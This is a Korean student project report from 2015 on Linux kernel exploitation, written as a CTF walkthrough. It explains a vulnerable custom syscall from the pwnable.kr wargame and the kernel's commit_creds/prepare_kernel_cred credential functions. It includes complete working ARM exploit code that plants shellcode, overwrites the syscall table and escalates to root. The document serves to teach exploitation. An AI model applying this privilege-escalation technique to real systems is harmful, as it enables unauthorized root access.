

2015.12
이 세상의 모든 커알못을 위해서

개정 이력

버전/릴리스	작성일자	개요
0.1	2015년 11월 30일	최초 작성
0.2	2015년 12월 1일	보고서 구성 순서 변경
0.3	2015년 12월 3일	오탈자 수정 및 글자 교정
1.0	2015년 12월 7일	내용 추가
1.1	2015년 12월 10일	POC 코드 삽입 및 코드 수정
1.2	2015년 12월 15일	커널 익스플로잇을 통한 POC코드 추가
1.3	2015년 12월 22일	보고서 완성

목 차

1. 프로젝트 개요

1.1 프로젝트 목적

1.2 프로젝트 진행 방식

2. 프로젝트 내역

2.1 Kernel Exploit

2.1.1 Kernel Exploit Introduce

2.1.2 Kernel Exploit END

2.2 Pwnable syscall

2.2.1 Syscall Introduce and analysis

2.2.2 Shellcode Analysis

2.2.3 The commit_creds & prepare_kerneld_cred

2.2.4 Write Exploit Code

2.3 Pwnable rootkit

2.3.1 영후랑

2.3.2 건이가

2.3.3 열심히

2.3.4 풀고

2.3.4 있어요

3. Reference

3.1.1 참고자료들

1. 프로젝트 개요

1.1 프로젝트 목적

오픈소스로 공개된 리눅스 커널 소스를 통해 리눅스 커널에 대한 지식을 습득하고, 알아본 취약점으로 실제 워게임에 대한 익스플로잇 코드 작성을 목표로 한다.

1.2 프로젝트 진행 방식

오픈 소스인 리눅스 커널 소스를 팀원 별로 나누어 분석한다.
분석한 커널 소스를 서로 발표하며 커널에 대한 전반적인 지식을 습득하고 워게임 문제를 푸는 방식으로 진행하였다.

2. 프로젝트 내역

2.1 Kernel Exploit

커널은 운영체제의 핵심으로, 운영체제의 다른 부분에 여러 가지 기본적인 서비스를 제공한다. 우리는 커널 익스플로잇을 할 예정이므로, 최종적인 목표는 UID 를 0으로 만드는 것이 목표이다.

뒤에서 다루겠지만, 커널에서 UID는 commit_creds 와
prepare_nerneld_cred 에서 관련이 있다.

2.2 Pwnable syscall

2.2.1 Syscall Introduce and analysis

문제를 클릭하면 다음과 같은 내용이 나온다.

I made a new system call for Linux kernel.

It converts lowercase letters to upper case letters.

would you like to see the implementation?

Download : http://pwnable.kr/bin/syscall.c

ssh syscall@pwnable.kr -p2222 (pw:guest)

그리고 문제 서버에 접속하여 환경을 살펴보면

```
$ uname -a
Linux (none) 3.11.4 #13 SMP Fri Jul 11 00:48:31 PDT 2014 armv7l GNU/Linux
```

Linux 32bit 환경과, 바이너리가 ARM 이므로 ARM Shellcode를 사용해야 한다.

문제의 소스코드는 다음과 같다.

syscall.c

```c
// adding a new system call : sys_upper
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/slab.h>
#include <linux/vmalloc.h>
#include <linux/mm.h>
#include <asm/unistd.h>
#include <asm/page.h>
#include <linux/syscalls.h>

#define SYS_CALL_TABLE 0x8000e348
#define NR_SYS_UNUSED   223

//Pointers to re-mapped writable pages
unsigned int** sct;

asmlinkage long sys_upper(char *in, char* out){
        int len = strlen(in);
        int i;
        for(i=0; i<len; i++){
                if(in[i]>=0x61 && in[i]<=0x7a){
                        out[i] = in[i] - 0x20;
                }
                else{
                        out[i] = in[i];
                }
        }
        return 0;
}

static int __init initmodule(void ){
        sct = (unsigned int**)SYS_CALL_TABLE;
        sct[NR_SYS_UNUSED] = sys_upper;
        printk("sys_upper(number : 223) is added\n");
        return 0;
}

static void __exit exitmodule(void ){
        return;
}

module_init( initmodule );
module_exit( exitmodule );
```

이 모듈은 단지 lowercase 를 uppercase 로 바꾸어 주는 역할을 한다.
다만 우리가 인자로 지정될 in, out 의 주소를 지정할 수 있기 때문에 특정
주소를 root 의 권한으로 덮어 쓸 수 있다.

특정 주소를 덮어 쓸 수 있다는 부분에서 매우 취약하다고 생각했고, sys_call_table 의 주소를 구할 수 있고 그 주소는 고정되어 있기 때문에 우리가 특정 모듈이나 함수를 syscall 로 추가 할 수 있다.

우리가 덮어쓸 모듈 혹은 함수는 Shellcode 로 대신하고 다음은 이 shellcode 를 분석한 내용이다.

2.2.2 Shellcode Analysis

(자료출처: https://github.com/wjlandryiii/exploits/blob/master/linux_arm_CVE_2013_2094/perf_ptmx_arm.c**)**

우리가 사용하는 쉘코드가 궁극적으로 실행하는 것은 다음과 같다.

- commit_creds
- prepare_kernel_cred

쉘코드 마지막의 8바이트는 비워져 있는데, 각 시스템 마다 Symbol 들의 주소가 다르기 때문이다.

쉘코드를 정상적으로 실행 시키기 위해서는 get_ksym 함수를 따로 만들어 직접 계산해 주거나 익스플로잇 코드에 직접 넣어 주어서 쉘코드를 완성시켜 주어야 한다.

```
1  void *get_ksym(char *name){
2      FILE *f = fopen("/proc/kallsyms", "rb");
3      char c, sym[512];
4      void *addr;
5
6      while(fscanf(f,"%p %c %s\n", &addr, &c, sym) > 0)
7      if (!strcmp(sym, name)) return addr;
8
9      fclose(f);
10     return NULL;
11
12
13 }
```

2.2.3 The commit_creds & prepare_nerneld_cred

사실 Kernel 영역이 아닌 Application 영역에서의 쉘코드는

execve("/bin/sh"...) 를 이용하여 쉘을 따거나 포트를 열고, 혹은 반대로 접속하여 리모트 환경에서도 쉘을 딸 수 있게 하는 동작을 해왔다. 하지만 처음에 말한 것 처럼, 커널 익스플로잇이라는 것은 자신의 UID 를 0으로 만들어 root 권한을 가지는 것을 말한다. 여기서는 커널과 commit_creds,
prepare_kernel_cred 가 무슨 관련이 있는지 커널 소스를 통해 알아보도록 하겠다.

```
1  struct cred *prepare_kernel_cred(struct task_struct *daemon)
2  {
3          const struct cred *old;
4          struct cred *new;
5           ...          ...
6          if (daemon)
7                  old = get_task_cred(daemon);
8          else
9                  old = get_cred(&init_cred);
10
11         validate_creds(old);
12
13         *new = *old;
```

prepare_kernel_cred 의 소스는 위와 같은데, daemon 이라는 struct task_struct 타입의 변수를 인자로 받는다.

만약 daemon 변수가 참이면 그 변수를 기반으로 task_struct 정보를 불러와 현재 프로세스를 daemon 기반으로 대입해준다.

하지만 0, false 가 입력되면 old를 &init_cred (init_cred 의 주소값) 에 대입해 주는데 들어가보면 아래와 같이 정의되어 있다.

```
1  struct cred init_cred = {
2          .usage          = ATOMIC_INIT(4),
3      #ifdef CONFIG_DEBUG_CREDENTIALS
4          .subscribers    = ATOMIC_INIT(2),
5          .magic          = CRED_MAGIC,
6
7      #endif
8          .uid            = GLOBAL_ROOT_UID,
9          .gid            = GLOBAL_ROOT_GID,
10         .suid           = GLOBAL_ROOT_UID,
11         .sgid           = GLOBAL_ROOT_GID,
12         .euid           = GLOBAL_ROOT_UID,
13         .egid           = GLOBAL_ROOT_GID,
14         .fsuid          = GLOBAL_ROOT_UID,
15         .fsgid          = GLOBAL_ROOT_GID,
16         .securebits     = SECUREBITS_DEFAULT,
17         .cap_inheriable = CAP_EMPTY_SET,
18         .cap_permitted  = CAP_FULL_SET,
19         .cap_effective  = CAP_FULL_SET,
20         .cap_bset       = CAP_FULL_SET,
21         .user           = INIT_USER,
22         .user_ns        = &init_user_ns,
23         .group_info     = &init_groups
24 };
```

.uid .gid 모두 GLOBAL_ROOT_UID 혹은 GLOBAL_ROOT_UID 로 초기화 하는 것을 볼 수 있다. 다시한번 GLOBAL_ROOT_~~ 로 들어가 보면 모두 0으로 define 되어 있다.

KUIDT_INIT 은 uid_t 형식으로 초기화 해주는 define 함수이다.

즉 init_cred 는 uid=0 을 의미한다.
그럼 prepare_kernel_cred 는 uid=0을 가지는 task_struct 를 반환한다고 했을 때, commit_creds 는 그 반환값을 가지고 어떤 동작을 하는지 확인해보면 쉘코드를 모두 이해할 수 있을 것이다.

```
1  int commit_creds(struct cred *new){
2      struct task_struct *tash = current;
3      const struct cred *old = task->real_cred;
4
5      rcu_assign_pointer(task->real_cred, new);
6      rcu_assign_pointer(task->cred, new);
7
8  }
9
10
```

저 소스코드를 찾은 곳에서 대략적인 주석을 달아놓았는데,
“commit_creds - Install new credentials upon the current task”
New 로 들어온 값을 현재 태스크의 credential 로 대입하는 건데, 즉 prepare_kernel_cred 가 반환한 값으로 현재 cred 를 정한다는 뜻이다.

지금까지 알아본 내용은 대략 아래와 같다.
1. prepare_kernel_cred 가 uid=0 을 가진 init_cred 를 반환함
2. commit_creds 가 그 반환값을 가지고 current task 의 cred 에 대입
3. 현재 task 의 uid 가 0이 됨.

2.2.4 Write Exploit Code

위에서 알아본 내용으로 문제 커널 익스플로잇 코드를 작성해 보자!

우선 익스플로잇 시나리오는 아래와 같다.

1. Shellcode mapping
2. Shellcode 의 주소를 아무 syscall 에 덮어씀
3. 그 syscall 을 실행시킴
4. 현재 프로세스의 uid=0

5. Get flag

우선 우리가 알아야 하는 정보는 commit_creds 의 주소값, prepare_kernel_cred 의 주소값이다. 처음 익스플로잇을 진행했을 때는 /proc/kallsyms 에서 grep 으로 직접 주소를 넣어주었지만, 여기선 자동으로 값을 구해주는 함수를 구현하여 넣어주었다.

Shellcode 는 mmap 함수를 통하여 메모리 0x40044444에 매핑을 시켜두고, (NULL Byte를 피하기 위해, 0x044444를 넣지 않았다.)

Syscall 224 번을 매핑된 주소로 추가하여 syscall(224)를 실행시켜 주자.

완성된 전체 소스는 아래와 같다.

```c
/*
    2015 Sunrin K-shield Project
    Pwnable.kr Syscall Problem @ 200pts Kernel exploit task
*/
#include <sys/mman.h>
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>

unsigned int shellcode[] =
{
    0xe92d4000,
    0xe3a00000,
    0xe59f200c,
    0xe12fff32,
    0xe59f2008,
    0xe12fff32,
    0xe8bd8000,
    0x44444444, // address of the prepare_kernel_cred()
    0x44444444  // address of the commit_creds()
};

void *get_kernel_symbolics(const char *name)
{
    FILE *kf = fopen("/proc/kallsyms", "rb");
    char stype, sname[1024];
    void *saddr;

    while (fscanf(kf, "%p %c %s\n", &saddr, &stype, sname))
        if (!strcmp(name, sname)) return saddr;

    return (void *)0;
}

int main(void)
{
    shellcode[7] = (unsigned int)get_kernel_symbolics("prepare_kernel_cred");
    shellcode[8] = (unsigned int)get_kernel_symbolics("commit_creds");

    void *mapping_address = mmap((void *)0x40000000, 0x100000,
                                 PROT_READ | PROT_WRITE | PROT_EXEC,
                                 MAP_ANONYMOUS | MAP_FIXED | MAP_SHARED,
                                 -1, 0);

    memcpy(mapping_address + 0x00044444, shellcode, sizeof(shellcode));

    syscall(223, (char *)"\x44\x44\x04\x40",
                0x8000e348 + 224 * sizeof(void *));
    syscall(224);

    if (getuid() != 0)
    {
        write(2, "No, You're not root\n", 22);
        exit(1);
    }

    char *argvs[] = {"/bin/cat", "/root/flag", 0};
    execve("/bin/cat", argvs, 0);

    return 0;
}

```

2.3 Pwnable rootkit

2.3.1

3. Reference

Exploit 전체 소스
(https://gist.github.com/err0rless/1637cd8b60fb251867fd)

SHELLCODE + kernel exploit reference

httPs://github.com/wjlandryiii/exploits/blob/master/linux_arm_CVE_2013_2094/perf_ptmx_arm.c

Kernel exploit reference

http://security.cs.rpi.edu/~candej2/kernel/kernel_exploit.c

Kernel exploit reference

https://github.com/cloudsec/exploit/blob/master/perf_exp.c

Introducing linux kernel symbols

https://onebitbug.me/2011/03/04/introducing-linux-kernel-symbols/

prepare_kernel_cred kernel source

http://lxr.free-electrons.com/source/kernel/cred.c#L576

commit_cred kernel source

http://lxr.free-electrons.com/source/kernel/cred.c#L409

mmap() function reference

http://man7.org/linux/man-pages/man2/mmap.2.html